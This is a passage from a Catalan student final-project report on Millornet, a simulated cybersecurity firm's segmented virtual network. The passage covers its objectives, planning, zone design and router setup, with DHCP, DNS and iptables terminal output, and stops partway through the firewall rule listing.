



**Cicle formatiu de grau superior d'administració de sistemes
informàtics i xarxes perfil ciberseguretat**



**Iker Vielva Pallares
Enric Tàsies Gabernet**



Cicle formatiu de grau superior d'administració de sistemes informàtics i xarxes perfil ciberseguretat



Cicle formatiu de grau superior d'administració de sistemes informàtics i xarxes perfil ciberseguretat

MEMÒRIA DEL MÒDUL DE PROJECTE

TÍTOL: Millornet — Empresa de Ciberseguritat i Pentesting

AUTOR: Iker Vielva i Enric Tàsies

QUALIFICACIÓ

Defensat el treball a la convocatòria del dia: 18 / 05 / 2026 .

Ha obtingut la qualificació de

TUTOR/A 2on d'ASIC

Nom:

Signatura:

TRIBUNAL

Nom:

Nom:

Nom:

Signatura:

Signatura:

Signatura:



Cicle formatiu de grau superior d'administració de sistemes informàtics i xarxes perfil ciberseguretat

A tots els que han confiat en nosaltres quan nosaltres mateixos dubtàvem.

Agraïments

Voldríem expressar el nostre agraïment a tots els professors i tutors del cicle ASIC per la formació rebuda al llarg d'aquests dos anys, especialment al tutor del projecte per la seva orientació, paciència i disponibilitat durant el desenvolupament d'aquest treball.

Gràcies a la comunitat de codi obert que ha desenvolupat les eines que hem utilitzat: Docker, Wazuh, DefectDojo, Traefik, i totes les plataformes de pràctica de pentesting. Sense el seu treball, aquest projecte no hauria estat possible.

Finalment, gràcies a les nostres famílies i amics per la comprensió i el suport incondicional durant els moments de més pressió.

ÍNDIX

1. Introducció.....	1
1.1 Presentació del projecte.....	1
1.2 Origen i motivació.....	2
1.3 Objectius.....	3
1.4 Abast del projecte.....	4
1.5 Equip de treball.....	5
1.6 Planificació temporal.....	5
1.7 Metodologia de treball.....	7
1.8 Tecnologies seleccionades.....	8
 2. Arquitectura de Xarxa.....	 10
2.1 Disseny de la xarxa.....	10
2.2 Inventari de màquines virtuals.....	11
2.3 Política de segmentació.....	12
 3. Configuració del Router.....	 13
3.1 Configuració d'interfícies de xarxa.....	13
3.2 Servidor DHCP.....	14
3.3 Servidor DNS (Bind9).....	15
3.4 Firewall amb iptables.....	16
3.5 VPN WireGuard.....	18
3.6 Monitorització de tràfic (ntopng).....	19
 4. Servidor Principal — Stack Docker.....	 20
4.1 Instal·lació de Docker.....	20
4.2 Traefik — Proxy Invers SSL/TLS.....	21
4.3 Portainer — Gestió de contenidors.....	22
4.4 Grafana + Prometheus — Monitorització.....	23
4.5 Duplicati — Còpies de seguretat.....	24
4.6 Ampliació del disc virtual.....	25
 5. Zona DMZ.....	 26
5.1 Nginx — Servidor web corporatiu.....	26
5.2 Servidor de correu (docker-mailserver).....	27
5.3 Servidor FTP.....	27
 6. Laboratori de Pentesting.....	 28
6.1 DVWA — Damn Vulnerable Web App.....	28
6.2 WebGoat.....	29
6.3 OWASP Juice Shop.....	29
6.4 Mutillidae.....	30

7. Estació de Treball Red Team.....	31
7.1 Especificacions de la màquina virtual.....	31
7.2 Connectivitat amb la infraestructura Millornet.....	33
7.3 Arsenal d'eines per fase d'engagement.....	34
7.4 Estructura del workspace d'engagement.....	38
7.5 Relació amb la resta de la infraestructura.....	39
7.6 Consideracions ètiques i abast autoritzat.....	40
8. Hardening i Seguretat.....	41
8.1 Auditoria amb Lynis.....	41
8.2 Protecció anti força bruta (Fail2ban).....	43
8.3 Hardening SSH.....	44
8.4 Política de contrasenyes.....	44
8.5 Gestió d'usuaris amb privilegis mínims.....	45
9. SSL/TLS i Autenticació de Doble Factor.....	46
9.1 Arquitectura de certificats.....	46
9.2 Creació de la CA raíz pròpia.....	47
9.3 Certificat wildcard.....	48
9.4 Configuració de Traefik com a terminador TLS.....	48
9.5 2FA en Portainer i Grafana.....	49
10. Wazuh SIEM.....	51
10.1 Arquitectura i components.....	51
10.2 Desplegament del servidor Wazuh.....	52
10.3 Instal·lació i registre d'agents.....	53
10.4 Dashboard i panells de seguretat.....	54
11. DefectDojo — Gestió de Vulnerabilitats.....	55
11.1 Desplegament.....	55
11.2 Findings identificats.....	56
11.3 Pla de remediació i resultats.....	57
12. Proves de Penetració.....	59
12.1 Metodologia i eines.....	59
12.2 Reconeixement (Nmap).....	60
12.3 Força bruta (Hydra).....	61
12.4 SQL Injection.....	62
12.5 Cross-Site Scripting (XSS).....	63
12.6 Command Injection (RCE).....	64
12.7 Vulnerabilitats a Mutillidae.....	65

13. Repositori GitHub i Web millornet.cat	66
13.1 Repositori GitHub	66
13.2 Estructura del repositori	67
13.3 Web millornet.cat	68
 Conclusions	 70
Entrebancs	72
Coneixements adquirits	74
Referències	75

1. INTRODUCCIÓ

1.1 Presentació del projecte

Millornet és una empresa simulada de ciberseguretat i pentesting creada com a Projecte Final del cicle formatiu de Grau Superior d'Administració de Sistemes Informàtics en Xarxa (ASIX), curs 2025-2026. El projecte consisteix en el disseny, desplegament i gestió d'una infraestructura empresarial completa sobre entorn virtualitzat, que reproduceix fidelment un entorn real de producció.

La infraestructura inclou segmentació de xarxes amb zones diferenciades (empresa, DMZ i laboratori), serveis en contenidors Docker, monitorització avançada, còpies de seguretat, VPN, un laboratori de pentesting amb màquines vulnerables, un SIEM centralitzat i una plataforma professional de gestió de vulnerabilitats. Tot el projecte ha estat desplegat sobre VirtualBox amb Ubuntu Server 24.04 LTS com a sistema operatiu base.

El nom Millornet (literalment 'millorar la xarxa' en català) reflecteix l'objectiu central del projecte: demostrar que la seguretat d'una infraestructura no és una característica afegida al final, sinó una dimensió que ha d'estar present des del primer disseny fins a l'última línia de configuració.

1.2 Origen i motivació

El projecte va néixer d'una inquietud compartida pels dos membres de l'equip: la distància que sovint existeix entre el que s'aprèn en un cicle formatiu i el que s'espera d'un professional en el mercat laboral. Al llarg del curs, havíem treballat amb màquines virtuals aïllades, serveis configurats de forma independent i exercicis puntuals de seguretat. Volíem anar més lluny: posar-ho tot en un entorn integrat que simulés una empresa real.

La idea inicial era humil: un router amb firewall, un servidor amb Docker i algun servei de monitorització. A mesura que avançàvem i anàvem resolent problemes, l'abast del projecte es va ampliar de forma natural. El que havia de ser un router va acabar sent el nucli d'una infraestructura amb quatre zones de xarxa, VPN, DNS intern, DHCP, protecció contra força bruta i anàlisi de tràfic en temps real.

La motivació professional era clara: els rols de SysAdmin, DevOps, i especialment els perfils de ciberseguretat, requereixen conèixer de primera mà com funcionen les eines de monitorització, els sistemes SIEM, la gestió de vulnerabilitats i les tècniques d'atac i defensa. Millornet havia de ser el nostre entorn d'aprenentatge i, alhora, la nostra carta de presentació.

Al llarg del projecte, vam descobrir que la ciberseguretat no és una llista de comprovació que es marca al final, sinó un procés continu de detecció, anàlisi i millora. Cada vulnerabilitat trobada, cada configuració equivocada corregida i cada alerta del SIEM investigada va reforçar aquesta convicció.

1.3 Objectius

El projecte Millornet es planteja amb els objectius generals i específics següents:

Objectius generals:

- Dissenyar i implementar una infraestructura de xarxa empresarial segmentada i funcional.
- Demostrar la capacitat de desplegar i gestionar serveis en entorns virtualitzats i containeritzats.
- Aplicar polítiques de seguretat reals: hardening, monitorització, gestió de vulnerabilitats i pentesting.
- Documentar tot el procés de manera professional i reproduïble.

Objectius específics:

- Implementar un router multifunció amb NAT, firewall, DNS, DHCP i VPN WireGuard.
- Desplegar un stack Docker complet amb proxy invers SSL/TLS, monitorització Grafana+Prometheus i còpies de seguretat.
- Configurar una zona DMZ amb serveis web, correu electrònic i FTP, correctament aïllats.
- Crear un laboratori de pentesting amb quatre aplicacions web vulnerables en contenidors Docker.
- Implementar una CA pròpia i activar SSL/TLS en tots els serveis interns.
- Activar autenticació de doble factor (2FA-TOTP) en els panells d'administració crítics.
- Desplegar Wazuh com a SIEM centralitzat amb agents actius a les tres màquines principals.
- Desplegar DefectDojo per gestionar i documentar les vulnerabilitats trobades.
- Realitzar proves de penetració documentades sobre el laboratori.
- Publicar el projecte en un repositori GitHub organitzat i crear una pàgina web del projecte.

1.4 Abast del projecte

L'abast de Millornet comprèn el disseny, desplegament, securització i documentació d'una infraestructura empresarial completa. El projecte cobreix totes les capes de la pila de seguretat: des de la configuració de xarxa a nivell de capa 3 (enrutament, segmentació, firewall) fins als nivells d'aplicació (serveis web, correu, VPN) i de visibilitat de seguretat (SIEM, gestió de vulnerabilitats).

El projecte no inclou el desplegament en un entorn de producció real ni la connexió a internet des de serveis públics. Tota la infraestructura funciona sobre VirtualBox en un entorn de laboratori tancat, tot i que replicant fidelment les pràctiques d'un entorn empresarial real. Les proves de penetració es realitzen exclusivament sobre el laboratori de màquines vulnerables, de forma controlada i legal.

1.5 Equip de treball

Nom	Rol principal	Responsabilitats
Iker VP	Arquitecte de xarxa i seguretat	Disseny de xarxa, router, firewall, VPN, SIEM, pentesting
Enric TG	Administrador de sistemes i DevOps	Docker, serveis, DMZ, monitorització, SSL/TLS, documentació

Tot i la divisió funcional anterior, ambdós membres han participat activament en totes les fases del projecte. La metodologia de treball ha estat col·laborativa: les decisions d'arquitectura i seguretat s'han pres conjuntament, i s'ha establert un sistema de revisió creuada on cada configuració important era verificada per l'altre membre de l'equip.

1.6 Planificació temporal

El projecte s'ha desenvolupat al llarg del segon trimestre del curs 2025-2026, amb una durada aproximada de setze setmanes (de gener a abril de 2026). A continuació es descriu la planificació general per fases:

Fase	Descripció	Durada aprox.	Estat
Fase 0	Investigació i disseny d'arquitectura	2 setmanes	✓ Completa
Fase 1	Router: xarxa, DHCP, DNS, firewall	2 setmanes	✓ Completa
Fase 2	VPN WireGuard + ntopng + Fail2ban	1 setmana	✓ Completa
Fase 3	Docker + stack principal (Traefik, Portainer, Grafana)	2 setmanes	✓ Completa
Fase 4	Backups (Duplicati) + ampliació de disc	0.5 setmana	✓ Completa
Fase 5	Zona DMZ (Nginx, correu, FTP)	1 setmana	✓ Completa
Fase 6	Laboratori de pentesting	1 setmana	✓ Completa
Fase 7	Hardening Lynis + auditoria de seguretat	1 setmana	✓ Completa
Fase 8	SSL/TLS amb CA pròpia + 2FA	1 setmana	✓ Completa

Fase	Descripció	Durada aprox.	Estat
Fase 9	Wazuh SIEM (desplegament + agents)	1.5 setmanes	✓ Completa
Fase 10	DefectDojo + informe de vulnerabilitats	1 setmana	✓ Completa
Fase 11	Proves de penetració documentades	1 setmana	✓ Completa
Fase 12	Web millornet.cat + GitHub + documentació final	1 setmana	✓ Completa

La planificació va patir algunes desviacions respecte a l'estimació inicial. La fase de Wazuh SIEM va ser la més problemàtica: la versió 4.14.4 presentava un problema crític amb certificats hardcoded que va obligar a retrocedir a la versió 4.7.5 i refer el desplegament des de zero. Això va implicar una pèrdua d'aproximadament tres dies de feina. De manera similar, l'ampliació del disc del servidor i la resolució de problemes de compatibilitat amb certes imatges Docker van afegir temps no planificat a diverses fases.

Malgrat les desviacions, el projecte va arribar a la fase de documentació final dins del termini establert, gràcies a la capacitat d'adaptació de l'equip i a la sistematització del procés de resolució de problemes que vam anar desenvolupant al llarg del projecte.

1.7 Metodologia de treball

La metodologia de treball adoptada ha combinat elements d'un enfocament iteratiu amb una documentació contínua:

- Investigació prèvia: Abans d'implementar qualsevol servei o component, es realitzava una fase de recerca per comprendre el funcionament de l'eina, les millors pràctiques i els possibles problemes coneguts. Aquesta fase va evitar errors costosos en diverses ocasions.
- Prova en local: Cada configuració s'aplicava primer en un entorn controlat, verificant el seu funcionament correcte abans d'integrar-la a la infraestructura general.
- Documentació immediata: Cada pas important es documentava en el moment de realitzar-lo, incloent-hi el problema que resolía, la solució adoptada i les alternatives descartades.
- Revisió creuada: Les configuracions crítiques (firewall, VPN, certificats) eren revisades per l'altre membre de l'equip per detectar errors o omissions.
- Control de versions: Tot el codi de configuració i els fitxers Docker s'han gestionat mitjançant Git, permetent retrocedir a estats anteriors quan era necessari.

Un element clau de la metodologia va ser adoptar una mentalitat de 'seguretat per defecte': en lloc de desplegar primer els serveis i securitzar-los després, vam integrar les consideracions de seguretat des del primer moment. Això es va manifestar, per exemple, en l'ús d'una política DROP per defecte al firewall des del primer dia, o en la creació de la CA pròpia i els certificats SSL abans de fer accessibles els serveis via web.

1.8 Tecnologies seleccionades

La selecció de tecnologies va seguir dos criteris principals: representativitat del sector (que les eines siguin àmpliament usades en entorns empresarials reals) i disponibilitat com a programari lliure o de codi obert. El resultat és un stack tecnològic que replica fidelment el que es pot trobar en una empresa de ciberseguretat real.

Tecnologia	Versió	Funció en el projecte
VirtualBox	7.x	Plataforma de virtualització base
Ubuntu Server	24.04 LTS	Sistema operatiu en totes les VMs
Docker / Compose	Latest	Containerització de tots els serveis
iptables	1.8.x	Firewall, NAT i segmentació de xarxa
Bind9	9.18	Servidor DNS intern amb zones pròpies
isc-dhcp-server	4.4.x	Assignació dinàmica d'adreces IP
WireGuard	1.0	VPN d'accés remot segur
Traefik	Latest	Proxy invers i terminador TLS centralitzat
Grafana + Prometheus	Latest	Monitorització i visualització de mètriques
Portainer CE	Latest	Gestió visual de contenidors Docker
Duplicati	Latest	Còpies de seguretat cifrades AES-256
Fail2ban	1.0.x	Protecció anti força bruta SSH
Lynis	3.x	Auditoria de seguretat i hardening
Wazuh	4.7.5	SIEM — monitorització de seguretat centralitzada
DefectDojo	v2.57	Gestió i seguiment de vulnerabilitats
Metasploit Framework	6.4.123	Framework de pentesting
Nmap, Nikto, Hydra, sqlmap	Diverses	Eines de reconeixement i explotació
OpenSSL	3.x	Generació de CA i certificats SSL/TLS

2. ARQUITECTURA DE XARXA

2.1 Disseny de la xarxa

El disseny de xarxa de Millornet segueix el model de segmentació en zones diferenciades, àmpliament adoptat en entorns empresarials reals. El principi fonamental és el de menor privilegi: cada zona té accés únicament als recursos que necessita per funcionar, i qualsevol comunicació entre zones és explícitament autoritzada al firewall del router.

La infraestructura es divideix en quatre zones de xarxa:

- Xarxa WAN (192.168.1.0/24): La interfície d'accés a internet, connectada en mode pont al router físic domèstic. Representa la connexió a l'exterior.
- Xarxa Empresa (10.10.10.0/24): La xarxa corporativa interna on es troben el servidor principal amb tots els serveis Docker, les eines d'administració i els usuaris de l'empresa.
- Xarxa DMZ (10.20.20.0/24): La zona desmilitaritzada que allotja els serveis accessibles des de l'exterior (web, correu, FTP). Pot accedir a internet però no pot iniciar connexions a la xarxa d'empresa.
- Xarxa Laboratori (10.30.30.0/24): Una xarxa completament aïllada que conté les màquines vulnerables per a pràctiques de pentesting. No pot accedir a cap altra xarxa.




Figura 1: Diagrama de topologia de xarxa de la infraestructura Millornet

2.2 Inventari de màquines virtuals

VM	Hostname	IP Empresa	IP Host-Only	RAM	Rol
Router	millornet-router	10.10.10.1	192.168.1.x	2 GB	Router, DNS, DHCP, Firewall, VPN
Servidor	millornet-server	10.10.10.10	192.168.56.102	4 GB	Docker, Portainer, Grafana, Backups, Wazuh, DefectDojo
DMZ	millornet-dmz	10.20.20.10	192.168.56.103	2 GB	Nginx, Mailserver, FTP
Laboratori	millornet-lab	10.30.30.10	192.168.56.104	2 GB	DVWA, WebGoat, Juice Shop, Mutillidae

Totes les màquines utilitzen Ubuntu Server 24.04 LTS com a sistema operatiu base. L'elecció d'Ubuntu Server LTS ve determinada per la seva estabilitat a llarg termini, el suport de cinc anys, la gran comunitat i la compatibilitat amb totes les eines i imatges Docker que hem necessitat.

Cada màquina disposa de dos adaptadors de xarxa: un adaptador intern connectat a la xarxa de la seva zona corresponent (Xarxa Interna de VirtualBox) i un adaptador Host-Only per facilitar l'accés SSH des del PC amfitrió durant el desplegament i l'administració. En producció, l'accés remot es realitza exclusivament a través de la VPN WireGuard.

2.3 Política de segmentació

La política de segmentació defineix les regles de comunicació entre zones. Totes les regles es materialitzen en el script de firewall iptables del router, que aplica una política DROP per defecte: tot el tràfic que no estigui explícitament autoritzat és blocat automàticament.

Origen	Destí	Permès	Justificació
Xarxa Empresa	Internet	✓ Sí	Accés total a internet per als usuaris interns
Xarxa Empresa	Xarxa DMZ	✓ Sí	Els administradors gestionen els serveis DMZ
Xarxa Empresa	Xarxa Lab	✓ Sí	Llançament d'atacs controlats de pentesting
Xarxa DMZ	Internet	✓ Sí	Els serveis web i de correu necessiten sortida
Xarxa DMZ	Xarxa Empresa	✗ No	Aïllament de la DMZ — si es compromet, no pot pivotar
Xarxa DMZ	Xarxa Lab	✗ No	Aïllament bidireccional entre DMZ i laboratori
Xarxa Lab	Qualsevol xarxa	✗ No	Contenció total — les màquines vulnerables no poden sortir

3. CONFIGURACIÓ DEL ROUTER

El router és l'element central de la infraestructura Millornet. Es tracta d'una màquina virtual amb Ubuntu Server 24.04 LTS que actua simultàniament com a gateway, firewall perimetral, servidor DNS, servidor DHCP i servidor VPN per a totes les xarxes internes. Centralitzar totes aquestes funcions en una sola màquina és una pràctica habitual en empreses petites i mitjanes, i resulta idònia per a un entorn de laboratori com el nostre.

3.1 Configuració d'interfícies de xarxa

El router disposa de quatre interfícies de xarxa configurades amb Netplan, l'eina de configuració de xarxa d'Ubuntu Server 24.04. Cada interfície correspon a una zona de xarxa diferent:

Interfície	Xarxa	Adreça IP	Tipus
enp0s3	WAN / Internet	DHCP (192.168.1.x)	Adaptador pont
enp0s8	Xarxa Empresa	10.10.10.1/24	Xarxa Interna VirtualBox
enp0s9	Xarxa DMZ	10.20.20.1/24	Xarxa Interna VirtualBox
enp0s10	Xarxa Laboratori	10.30.30.1/24	Xarxa Interna VirtualBox

Un pas fonamental és habilitar el reenviament IP (IP forwarding) al kernel del sistema, que és el que permet que la màquina actuï com a router encaminant paquets entre les seves interfícies. Sense aquesta configuració, el sistema descartaria tots els paquets que no estiguessin adreçats a ell mateix.

```
ikervp@millornet-router:~$ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:a0:90:3b brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.38/24 metric 100 brd 192.168.1.255 scope global dynamic enp0s3
        valid_lft 41604sec preferred_lft 41604sec
    inet6 fe80::a00:27ff:fea0:903b/64 scope link
        valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ef:e5:fe brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.1/24 brd 10.10.10.255 scope global enp0s8
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:feef:e5fe/64 scope link
        valid_lft forever preferred_lft forever
4: enp0s9: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:a1:56:50 brd ff:ff:ff:ff:ff:ff
    inet 10.20.20.1/24 brd 10.20.20.255 scope global enp0s9
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fea1:5650/64 scope link
        valid_lft forever preferred_lft forever
5: enp0s10: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:96:62:de brd ff:ff:ff:ff:ff:ff
    inet 10.30.30.1/24 brd 10.30.30.255 scope global enp0s10
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe96:62de/64 scope link
        valid_lft forever preferred_lft forever
6: wg0: <POINTOPOINT,NOARP,UP,LOWER_UP> mtu 1420 qdisc noqueue state UNKNOWN group default qlen 1000
    link/none
    inet 10.99.99.1/24 scope global wg0
        valid_lft forever preferred_lft forever
```

Figura 2: Sortida de ip addr show al router

3.2 Servidor DHCP

El servei DHCP s'implementa amb `isc-dhcp-server`, el servidor DHCP estàndard de referència en sistemes Linux. Proporciona assignació automàtica d'adreces IP a les tres xarxes internes, evitant haver de configurar manualment cada màquina.

Cada xarxa té el seu propi rang d'assignació dinàmica, el seu gateway (que és sempre la IP del router en aquella xarxa) i el servidor DNS (que és igualment el router). Aquesta centralització simplifica la gestió i permet que canvis en la topologia es propaguin automàticament a tots els dispositius de la xarxa.

```
ikervp@millornet-router:~$ sudo systemctl status isc-dhcp-server
[sudo] password for ikervp:
● isc-dhcp-server.service - ISC DHCP IPv4 server
   Loaded: loaded (/usr/lib/systemd/system/isc-dhcp-server.service; enabled; preset: enabled)
   Active: active (running) since Tue 2026-05-12 17:39:25 UTC; 27min ago
     Docs: man:dhcpcd(8)
    Main PID: 852 (dhcpcd)
      Tasks: 1 (limit: 2263)
     Memory: 4.8M (peak: 5.1M)
        CPU: 76ms
    CGroup: /system.slice/isc-dhcp-server.service
            └─852 dhcpcd -user dhcpcd -group dhcpcd -f -4 -pf /run/dhcp-server/dhcpcd.pid -cf /etc/dhcp/dhcpcd.conf enp0s8 enp0s9 enp0s10

May 12 17:39:26 millornet-router sh[852]: Listening on LPF/enp0s9/08:00:27:a1:56:50/10.20.20.0/24
May 12 17:39:26 millornet-router sh[852]: Sending on LPF/enp0s9/08:00:27:a1:56:50/10.20.20.0/24
May 12 17:39:26 millornet-router dhcpcd[852]: Sending on LPF/enp0s9/08:00:27:a1:56:50/10.20.20.0/24
May 12 17:39:26 millornet-router dhcpcd[852]: Listening on LPF/enp0s8/08:00:27:ef:e5:fe/10.10.10.0/24
May 12 17:39:26 millornet-router sh[852]: Listening on LPF/enp0s8/08:00:27:ef:e5:fe/10.10.10.0/24
May 12 17:39:26 millornet-router sh[852]: Sending on LPF/enp0s8/08:00:27:ef:e5:fe/10.10.10.0/24
May 12 17:39:26 millornet-router sh[852]: Sending on Socket/fallback/fallback-net
May 12 17:39:26 millornet-router dhcpcd[852]: Sending on LPF/enp0s8/08:00:27:ef:e5:fe/10.10.10.0/24
May 12 17:39:26 millornet-router dhcpcd[852]: Sending on Socket/fallback/fallback-net
May 12 17:39:26 millornet-router dhcpcd[852]: Server starting service.
```

Figura 3: Estat del servei `isc-dhcp-server` al router

3.3 Servidor DNS (Bind9)

El servei DNS s'implementa amb Bind9, el servidor DNS de referència en l'àmbit empresarial. Es configuren tres zones internes que resolen els noms de les màquines i serveis de la infraestructura, i es configura el forwarding a 8.8.8.8 (Google DNS) per a les resolucions externes.

Zona DNS	Àmbit	Registres principals
millornet.local	Xarxa empresa (10.10.10.0/24)	router (10.10.10.1), server (10.10.10.10), portainer, grafana, traefik...
dmz.millornet.local	Xarxa DMZ (10.20.20.0/24)	router (10.20.20.1), dmz (10.20.20.10), www, mail, ftp
lab.millornet.local	Xarxa Lab (10.30.30.0/24)	router (10.30.30.1), victima1 (10.30.30.10)

La disponibilitat de DNS intern permet accedir als serveis mitjançant noms amigables (com ara <https://portainer.millornet.local> o <https://grafana.millornet.local>) en lloc d'IPs, el que facilita enormement l'administració i és imprescindible per al funcionament correcte dels certificats SSL/TLS amb Traefik.

```
ikervp@millornet-router:~$ dig server.millornet.local @10.10.10.1

; <<>> DiG 9.18.39-0ubuntu0.24.04.3-Ubuntu <<>> server.millornet.local @10.10.10.1
;; global options: +cmd
;; Got answer:
;; WARNING: .local is reserved for Multicast DNS
;; You are currently testing what happens when an mDNS query is leaked to DNS
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 65361
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: bee1b3938f11683f010000006a036cd8820c61644558f758 (good)
;; QUESTION SECTION:
;server.millornet.local.                IN      A

;; ANSWER SECTION:
server.millornet.local. 604800  IN      A      10.10.10.10

;; Query time: 1 msec
;; SERVER: 10.10.10.1#53(10.10.10.1) (UDP)
;; WHEN: Tue May 12 18:09:28 UTC 2026
;; MSG SIZE rcvd: 95

ikervp@millornet-router:~$
```

Figura 4: Resolució DNS interna

3.4 Firewall amb iptables

El firewall és el component de seguretat més crític del router. S'implementa amb iptables seguint una política de seguretat per defecte DROP: tot el tràfic no autoritzat explícitament és descartat. Aquesta és la filosofia correcta de seguretat: en lloc de permetre-ho tot i bloquejar el dolent, es bloqueja tot i es permet únicament el necessari.

Les regles del firewall s'organitzen en un script bash que s'executa a l'arrencada del sistema mitjançant un servei systemd. Això garanteix que les regles s'apliquen sempre en l'ordre correcte i que el sistema mai arrenca sense la protecció activa.

Estructura de les regles:

- Neteja de regles anteriors: S'eliminen totes les regles existents per evitar duplicats.
- Política per defecte DROP: Tot el tràfic de les cadenes INPUT i FORWARD és descartat per defecte.
- Loopback: Es permet tot el tràfic a la interfície de loopback (127.0.0.1).
- Tràfic establert: Es permeten les respostes a connexions ja establertes (estat ESTABLISHED/RELATED).
- NAT (MASQUERADE): El tràfic sortint de les xarxes internes s'enmascara amb la IP de la interfície WAN.
- Regles per zona: S'afegeixen les regles específiques per a cada zona de xarxa seguint la política de segmentació.
- VPN WireGuard: Es permet el tràfic al port UDP 51820 i el tràfic de la interfície wg0.

```
ikervp@millornet-router:~$ sudo iptables -L -v -n
Chain INPUT (policy DROP 280 packets, 9190 bytes)
pkts bytes target prot opt in out source destination
0 0 DROP 6 -- enp0s10 * 0.0.0.0/0 0.0.0.0/0 tcp dpt:53
0 0 DROP 17 -- enp0s10 * 0.0.0.0/0 0.0.0.0/0 udp dpt:53
5198 552K ACCEPT 0 -- lo * 0.0.0.0/0 0.0.0.0/0
2480 505K ACCEPT 0 -- * * 0.0.0.0/0 0.0.0.0/0 state RELATED,ESTABLISHED
0 0 ACCEPT 6 -- enp0s8 * 0.0.0.0/0 0.0.0.0/0 tcp dpt:22
2 104 ACCEPT 6 -- enp0s3 * 192.168.1.0/24 0.0.0.0/0 tcp dpt:22
0 0 ACCEPT 6 -- enp0s3 * 0.0.0.0/0 0.0.0.0/0 tcp dpt:22
0 0 ACCEPT 1 -- enp0s8 * 0.0.0.0/0 0.0.0.0/0
0 0 ACCEPT 1 -- enp0s9 * 0.0.0.0/0 0.0.0.0/0
0 0 ACCEPT 1 -- enp0s10 * 0.0.0.0/0 0.0.0.0/0
24 1825 ACCEPT 17 -- * * 0.0.0.0/0 0.0.0.0/0 udp dpt:53
0 0 ACCEPT 6 -- * * 0.0.0.0/0 0.0.0.0/0 tcp dpt:53
0 0 ACCEPT 17 -- * * 0.0.0.0/0 0.0.0.0/0 udp dpt:67
0 0 ACCEPT 17 -- * * 0.0.0.0/0 0.0.0.0/0 udp dpt:51820
0 0 ACCEPT 6 -- wg0 * 0.0.0.0/0 0.0.0.0/0 tcp dpt:22
0 0 ACCEPT 6 -- * * 192.168.1.0/24 0.0.0.0/0 tcp dpt:3000

Chain FORWARD (policy DROP 0 packets, 0 bytes)
pkts bytes target prot opt in out source destination
0 0 ACCEPT 17 -- enp0s9 enp0s8 0.0.0.0/0 10.10.10.10 udp dpt:1514
0 0 ACCEPT 6 -- enp0s9 enp0s8 0.0.0.0/0 10.10.10.10 tcp dpt:1514
0 0 ACCEPT 6 -- enp0s9 enp0s8 0.0.0.0/0 10.10.10.10 tcp dpt:1515
2158 2275K ACCEPT 0 -- * * 0.0.0.0/0 0.0.0.0/0 state RELATED,ESTABLISHED
